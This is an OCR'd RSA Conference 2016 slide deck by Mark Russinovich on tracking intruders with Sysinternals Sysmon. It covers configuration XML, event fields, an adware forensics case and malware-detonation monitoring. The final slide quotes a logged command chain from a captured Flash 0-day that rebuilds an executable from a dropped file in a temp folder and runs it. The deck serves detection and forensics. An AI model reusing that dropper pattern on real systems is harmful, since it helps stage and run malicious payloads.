RSAConference2016

San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect

HTA-W05

Tracking Hackers on Your Network with Sysinternals Sysmon

Mark Russinovich

CTO, Microsoft Azure

Microsoft Corporation

@markrussinovich


#RSAC

Windows Forensic Monitoring Limitations

- When attackers or malware get on your network, you need to construct a timeline
  - What was the entry point?
  - Did it spread between systems?
  - What happened on a particular system?
- Built-in Windows tooling make it hard to answer these questions:
  - Limited information captured for process creates and DLL loading
  - Network connection information simultaneously too limited and verbose
  - No way to capture common attacker behavior (e.g. thread injection)


Sysinternals Sysmon (System Monitor)

- Background system monitoring utility
  - Record system events to the Windows event log
  - Can be used for system anomaly detection
  - Forensics can trace intruder activity across the network
- I wrote it for use within Microsoft corporate network
  - To understand attacker behavior and tools
  - Significant contributions by Thomas Garnier
- Free download from Sysinternals.com



Agenda

- Sysmon Overview
- Architecture and Advanced Filtering
- System Forensics
- Network Analysis
- Tips



Sysmon Overview

Sysmon Command-Line Usage

- Installation:
  sysmon -i -accepteula [options]
  - Extracts binaries into %systemroot%
  - Registers event log manifest
  - Enables default configuration

```
Usage:
Install:    sysmon -i [<configfile>]
              [-h <[sha1|md5|sha256|imphash|*],...>] [-n [<process,...>]]
              [-l [<process,...>]
Configure:  sysmon -c [<configfile>]
              [--|[-h <[sha1|md5|sha256|imphash|*],...>] [-n [<process,...>]]
              [-l [<process,...>]]]
Uninstall:  sysmon -u
```

- Viewing and updating configuration:
  sysmon -c [options]
  - Updates take effect immediately
  - Options can be basic options or a configuration file
- Register event manifest for viewing logs only:
  sysmon -m
- Uninstall:
  sysmon -u

Sysmon Events

Category	Event ID
Process Create	1
Process Terminated	5
Driver Loaded	6
Image Loaded	7
File Creation Time Changed	2
Network Connection	3
CreateRemoteThread	8
RawAccessRead*	9
Sysmon Service State Change	4
Error	255

*Contributed by David Magnotti

Basic Configuration Options

- Installing with no options logs all the following with SHA1 hashes where applicable:


  Process create, Process terminate, Driver loaded, File creation time changed, RawAccessRead, CreateRemoteThread, Sysmon service state changed

- Additional basic options:

Option	Description
-h [SHA1] [MD5] [SHA256] [IMPHASH] [*]	Hash algorithm(s)
-n [process,…]	Logs network events
-l [process,…]	Logs image load events
--	Restores default configuration (-c only)

Hashes and VirusTotal

- You can extract a hash and paste it into VT search for a report:



Advanced Configuration

- Basic options are limited:
  - Cannot disable events via basic options (e.g. CreateRemoteThread, RawAccessRead)
  - Advanced filtering not possible (e.g. process name filters)
- Sysmon configuration file supports all configuration options:

  install: **sysmon -i -accepteula c:\SysmonConfig.xml**

  update: **sysmon -c c:\SysmonConfig.xml**

Configuration File Schema

- Schema version: current is 2.01 (RawReadAccess added)
- HashAlgorithms:
  - Applies to all events
  - '*' for all hash types
- EventFiltering:
  - Flexible filtering rules
  - If event type not specified, default capture rule applies

```
<Sysmon schemaversion="2.0">
  <!-- Capture all hashes -->
  <HashAlgorithms>*</HashAlgorithms>
  <EventFiltering>
    <ProcessCreate onmatch="include">
      <Image condition="contains">notepad</Image>
    </ProcessCreate>
    <FileCreateTime onmatch="include"/>
    <ImageLoad onmatch="include"/>
    <CreateRemoteThread onmatch="include"/>
    <ProcessTerminate onmatch="include">
      <Image condition="contains">notepad</Image>
    </ProcessTerminate>
    <DriverLoad onmatch="exclude"/>
    <NetworkConnect onmatch="include"/>
  </EventFiltering>
</Sysmon>
```

Event Tags

- Each event is specified using its tag
- Onmatch can be “include” or “exclude”
  - Include and exclude refer to filter effect
  - Filters described later…

Tags
ProcessCreate
ProcessTerminate
FileCreateTime
NetworkConnect
DriverLoad
ImageLoad
CreateRemoteThread
RawAccessRead


```
<tag onmatch="include">
    <include filter/>
    ...
</tag>
```

```
<tag onmatch="exclude">
    <exclude filter/>
    ...
</tag>
```

Event Tags With No Filters

- Useful for enabling specific event types
- If no filter, onmatch has opposite effect:
  - Include: don't log any events
  - Exclude: log all events of the tag type
- This configuration enables the following:
  - ProcessCreate: because of onmatch exclude
  - ProcessTerminate: because it is omitted and by default enabled


```
<Sysmon  schemaversion="2.01">
  <EventFiltering>
    <ProcessCreate onmatch="exclude"/>
    <DriverLoad onmatch="include"/>
    <ImageLoad onmatch="include"/>
    <FileCreateTime onmatch="include"/>
    <NetworkConnect onmatch="include"/>
    <CreateRemoteThread onmatch="include"/>
    <RawAccessRead onmatch="include"/>
  </EventFiltering>
</Sysmon>
```



Architecture and Advanced Filtering

Sysmon Architecture

- Windows service and device driver (~1.5 MB total)
  - Single binary includes 32-bit and 64-bit versions of both
  - Service doubles as command-line frontend
- Configuration stored in HKLM\System\CCS\Services\SysmonDrv\Parameters



Advanced Filtering

- Filters are specified as event field conditions:
  - Field is any field in event schema
  - Condition types can be used with any field

```
<eventtag onmatch="include">
    <field condition="conditiontype">value</field>
    …
</eventtag>
```

ConditionType
is
Is not
contains
excludes
begin with
end with
less than
more than
image

Process Events

- Generated from PsSetCreateProcessNotifyRoutine PsSetCreateThreadNotifyRoutine
  - Image, command line, etc. captured from PEB
  - Hashes captured by driver
- ProcessGuid, LogonGuid uniquely identify process (PID and LogonId can be reused)

ProcessCreate
UtcTime
ProcessGuid
ProcessId
Image
CommandLine
CurrentDirectory
User
LogonGuid
LogonId
TerminalSessionId
IntegrityLevel

Hashes
ParentProcessGuid
ParentProcessId
ParentImage
ParentCommandLine

ProcessTerminate
UtcTime
ProcessGuid
ProcessId
Image

Image and Driver Loaded

- Generated from PsSetLoadImageNotifyRoutine
  - Hash captured by driver
  - Signature captured by service
  - Image is process image
  - ImageLoaded is driver/DLL image

ImageLoaded
UtcTime
ProcessGuid
ProcessId
Image
ImageLoaded
Hashes
Signed
Signatures

DriverLoaded
UtcTime
ImageLoaded
Hashes
Signed
Signature

File Events

- Generated by file system mini-filter
- File timestamps commonly changed by attackers covering their tracks
  - Dropped files blend in
  - Altered files appear unchanged
- Watch for false positives:
  - ZIP extractors change timestamps to match source files
  - Browsers change timestamps to match original file download

File Creation Time Changed
UtcTime
ProcessGuid
ProcessId
Image
TargetFileName
CreationUtcTime
PreviousCreationUtcTime

Network Events

- Generated by service ETW tracing
  - Both UDP and TCP
  - Includes DNS and port name resolution
- Initiated indicates process initiated TCP connection
- Recorded on first process+source+dest tuple observed

Network Connection Detected
UtcTime
ProcessGuid
ProcessId
Image
User
Protocol
Initiated
SourceIsIpv6
SourceIp
SourceHostName
SourcePort
SourcePortName

DestinationIsIpv6
DestinationIp
DestinationHostName
DesinationPort
DesinationPortName

Thread Events

- Generated from PsSetCreateThreadNotifyRoutine when source process different from thread process
  - Start module determined from thread start address mapping to PEB loaded module list
  - Start function is reported if exact match to function in image export table
- Common for malware injecting code into another process
  - To cover tracks
  - To easily operate in target address space
  - There can be false positives: debuggers, crash dumps

CreateRemoteThread Detected
UtcTime
SourceProcessGuid
SourceProcessId
SourceImage
TargetProcessGuid
TargetProcessId
TargetImage
NewThreadId
StartAddress
StartModule
StartFunction

Disk/Volume Read Events

- Generated from file system mini-filter when volume/disk is opened directly
- Common for malware bypassing standard security protections/auditing
  - e.g. extracting password hashes from data files

RawReadAccess Detected
UtcTime
ProcessGuid
ProcessId
Image
Device

Filter Examples

- Include only Google Chrome network activity:


```
<NetworkConnect onmatch="include">
    <Image condition="contains">chrome.exe</Image>
</NetworkConnect >
```

- Include thread injections into winlogon and lsass:

```
<CreateRemoteThread onmatch="include">
    <TargetImage condition="image">lsass.exe</TargetImage>
    <TargetImage condition="image">winlogon.exe</TargetImage>
</CreateRemoteThread >
```

- Exclude all Microsoft-signed image loads:


```
<ImageLoad onmatch="exclude">
    <Signature condition="contains">microsoft</Signature>
    <Signature condition="contains">windows</Signature>
</ImageLoad>
```



System Forensics:
The Case of the Unwanted Software, SONAR

The Case of My Mom's Chronically Infected PC

- Mom's PC repeatedly infected with malware
  - Either MS Security Essentials or I would clean it
  - Made her standard user
  - She still got infected



The Case of My Mom's Chronically Infected PC


- Saw from Defender log that malware was using the name drvinst:

```
2014-08-23T21:48:54.331Z DETECTIONEVENT Trojan:Win32/Comame!gmb file:C:\Users\test\AppData\Local\Temp\drvinst001.exe;
2014-08-23T21:48:54.331Z DETECTION_ADD Trojan:Win32/Comame!gmb file:C:\Users\test\AppData\Local\Temp\drvinst001.exe
```

  - Where was it coming from?
  - Installed Sysmon to hope to trace the cause
- Sure, enough, system was reinfected…


The Case of My Mom's Chronically Infected PC

- Remotely connected and downloaded Sysmon log
- Searched for drvinst and found MSEE cleaning infection at 9/14/14 4:21 AM, but no suspicious entries nearby:



The Case of My Mom's Chronically Infected PC


- Searched again for drvinst and came across Drvinst-2.exe launch



- Launched by SwvUpdater, so searched for that…

The Case of My Mom's Chronically Infected PC

- Saw entry that showed it was launched by scheduled task:



The Case of My Mom's Chronically Infected PC

- Used Sigcheck to submit it to VirusTotal
  - Many engines flagged it as malicious
  - Sadly, MSEE did not (subsequently submitted to MS)
- How could I have missed it?

virustotal

SHA256: fdc7f8e782e718d2b8d9d0f8d9f6561a725766f1f0e4ef4ed52994c6368d78d5

File name: file-6842643_exe

Detection ratio: 25 / 51

Analysis date: 2014-04-13 10:46:55 UTC (5 months ago)


0 0

Analysis | File detail | Additional information | Comments 0 | Votes

Antivirus	Result	Update
AVG	MalSign.Generic.2AB	20140412
Ad-Aware	Adware.Generic.608266	20140413
Agnitum	PUA.Amonetize!	20140412
AntiVir	Adware/Amonetize.H.1	20140412
Avast	Win32:Amonetize-Q [PUP]	20140413
BitDefender	Adware.Generic.608266	20140413
Comodo	ApplicUnwnt	20140413
DrWeb	Adware.Downware.1528	20140413
ESET-NOD32	a variant of Win32/Amonetize.I	20140412
Emsisoft	Adware.Generic.608266 (B)	20140413
F-Secure	Adware.Generic.608266	20140413
Fortinet	Adware/Fam.NB	20140413
GData	Adware.Generic.608266	20140413
K7AntiVirus	Unwanted-Program (00454f261)	20140411

The Case of My Mom's Chronically Infected PC: Solved

- Opened Autoruns and found its scheduled task:




- Had overlooked it in cleanings because of generic description and valid signature
- Disabled it: problem solved

SONAR

- Detonation chamber for malware, O365 attachment validation, IE 0day detection
  - Sysmon logs detect malware escape from Windows, IE and Office sandboxes
  - Sysmon log analysis can lead researchers to escape vulnerability
- Flash 0-day detected in December:

Image	CommandLine	ParentImage	ParentImage CommandLine
C:\Program Files\Internet Explorer\iexplore.exe	C:\Program Files\Internet Explorer\iexplore.exe SCODEF:512 CREDAT:267521 /prefetch:2	C:\Program Files\Internet Explorer\iexplore.exe	C:\Program Files\Internet Explorer\iexplore.exe http://[REDACTED].com/Infected.swf
C:\Windows\System32\cmd.exe	cmd /c echo|set/p="MZ">"c:\users\user\appdata\local\temp\low\execb.exe"&type "c:\users\user\appdata\local\temp\low\S">>"c:\users\user\appdata\local\temp\low\execb.exe"&"c:\users\user\appdata\local\temp\low\execb.exe"	C:\Program Files\Internet Explorer\iexplore.exe	C:\Program Files\Internet Explorer\iexplore.exe SCODEF:512 CREDAT:267521 /prefetch:2
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /S /D /c" set/p="MZ" 1>"c:\users\user\appdata\local\temp\low\execb.exe""	C:\Windows\System32\cmd.exe	cmd /c echo|set/p="MZ">"c:\users\user\appdata\local\temp\low\execb.exe"&type "c:\users\user\appdata\local\temp\low\S">>"c:\users\user\appdata\local\temp\low\execb.exe"&"c:\users\user\appdata\local\temp\low\execb.exe"
